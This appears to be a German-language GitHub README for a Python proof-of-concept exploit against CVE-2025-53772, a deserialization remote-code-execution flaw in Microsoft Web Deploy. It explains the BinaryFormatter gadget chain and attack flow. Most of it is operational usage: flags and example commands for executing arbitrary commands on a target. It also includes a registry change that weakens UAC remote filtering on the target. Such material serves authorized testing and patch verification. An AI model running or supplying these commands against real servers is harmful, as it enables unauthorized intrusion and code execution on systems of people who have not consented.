 sailay1996/cve-2025-53772
poc für cve-2025-53772

Ein Python-basierter Exploit für CVE-2025-53772, eine Remote-Codeausführungs-Schwachstelle in Microsoft Web Deploy (msdeploy), die durch unsichere Deserialisierung von HTTP-Header-Daten verursacht wird.

| Eigenschaft | Wert |
|---|---|
| CVE-ID | CVE-2025-53772 |
| CVSS-Score | 8.8 (Hoch) |
| Betroffenes Produkt | Microsoft Web Deploy 4.0 |
| Verwundbare Versionen | < 10.0.2001 |
| Behobene Version | 10.0.2001+ |
| Schwachstellentyp | Deserialisierung nicht vertrauenswürdiger Daten (CWE-502) |
| Authentifizierung | Erforderlich (geringe Berechtigungen) |
Die Schwachstelle liegt in der Deserialisierung des HTTP-Headers MSDeploy.SyncOptions. Wenn eine speziell präparierte Nutzlast gesendet wird, deserialisiert der Server sie mithilfe von BinaryFormatter, was über die TypeConfuseDelegate-Gadget-Kette eine beliebige Codeausführung auslöst.
Attacker                                    Target Server
   │                                              │
   │  POST /MSDEPLOYAGENTSERVICE HTTP/1.1         │
   │  MSDeploy.SyncOptions: <malicious_payload>   │
   │─────────────────────────────────────────────>│
   │                                              │
   │                            BinaryFormatter.Deserialize()
   │                                     │
   │                                     ▼
   │                            Process.Start("cmd.exe", "/c ...")
   │                                     │
   │                                     ▼
   │                              RCE Achieved!
| Endpunkt | Port | Protokoll | Authentifizierungstyp |
|---|---|---|---|
/MSDEPLOYAGENTSERVICE | 80 | HTTP | NTLM |
/msdeploy.axd | 8172 | HTTPS | Basic |
git clone https://github.com/sailay1996/CVE-2025-53772.git
cd CVE-2025-53772
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
requests-ntlm>=1.2.0
# Create proof file in C:\Windows\Temp\pwned.txt
python3 CVE-2025-53772.py -t <TARGET_IP> -u "<DOMAIN\username>" -P "<password>" --ntlm --proof-temp
-t, --target      Target IP or hostname (required)
-u, --user        Username (required)
-P, --password    Password (required)
--port            Target port (default: 80)
--endpoint        Endpoint path (default: /MSDEPLOYAGENTSERVICE)
--ntlm            Use NTLM authentication (required for Agent Service)
--calc            Execute calc.exe
--proof-temp      Create C:\Windows\Temp\pwned.txt
--proof-web       Create C:\inetpub\wwwroot\pwned.txt
-c, --command     Custom command to execute
--generate-only   Only generate payload, don't send
-o, --output      Save payload to file
# Pop calculator
python3 CVE-2025-53772.py -t 192.168.1.100 -u "WORKSTATION\Administrator" -P "P@ssw0rd" --ntlm --calc

# Create proof file in temp folder
python3 CVE-2025-53772.py -t 192.168.1.100 -u "WORKSTATION\webdeploy" -P "Password123" --ntlm --proof-temp

# Create proof file in webroot (verify via browser)
python3 CVE-2025-53772.py -t 192.168.1.100 -u "WORKSTATION\admin" -P "Password123" --ntlm --proof-web

# Execute custom command
python3 CVE-2025-53772.py -t 192.168.1.100 -u "WORKSTATION\admin" -P "Password123" --ntlm -c "whoami > C:\Windows\Temp\whoami.txt"

# Generate payload only (don't send)
python3 CVE-2025-53772.py -t 192.168.1.100 -u "test" -P "test" --generate-only --proof-temp -o payload.txt
# Using msdeploy.axd endpoint (no --ntlm flag)
python3 CVE-2025-53772.py -t 192.168.1.100 -u "webdeploy" -P "Password123" --port 8172 --endpoint "/msdeploy.axd" --proof-temp
Überprüfen Sie nach dem Ausführen des Exploits die Ausführung auf dem Zielsystem:
# Check for proof file
type C:\Windows\Temp\pwned.txt

# Or via browser (if --proof-web was used)
# Navigate to: http://<TARGET>/pwned.txt
Wenn Sie den Agent Service mit NTLM verwenden und eine 401 erhalten:
# On target, disable UAC remote filtering:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
Der IIS-Handler ist möglicherweise nicht registriert. Verwenden Sie stattdessen den Agent-Service-Endpunkt:
--port 80 --endpoint "/MSDEPLOYAGENTSERVICE"
# Check installed version
(Get-Command msdeploy.exe).FileVersionInfo.FileVersion
# Vulnerable if < 10.0.2001
Dieses Tool wird nur für autorisierte Sicherheitstests und Bildungszwecke bereitgestellt. Unbefugter Zugriff auf Computersysteme ist illegal. Holen Sie vor dem Testen stets eine entsprechende Genehmigung ein.
MIT-Lizenz
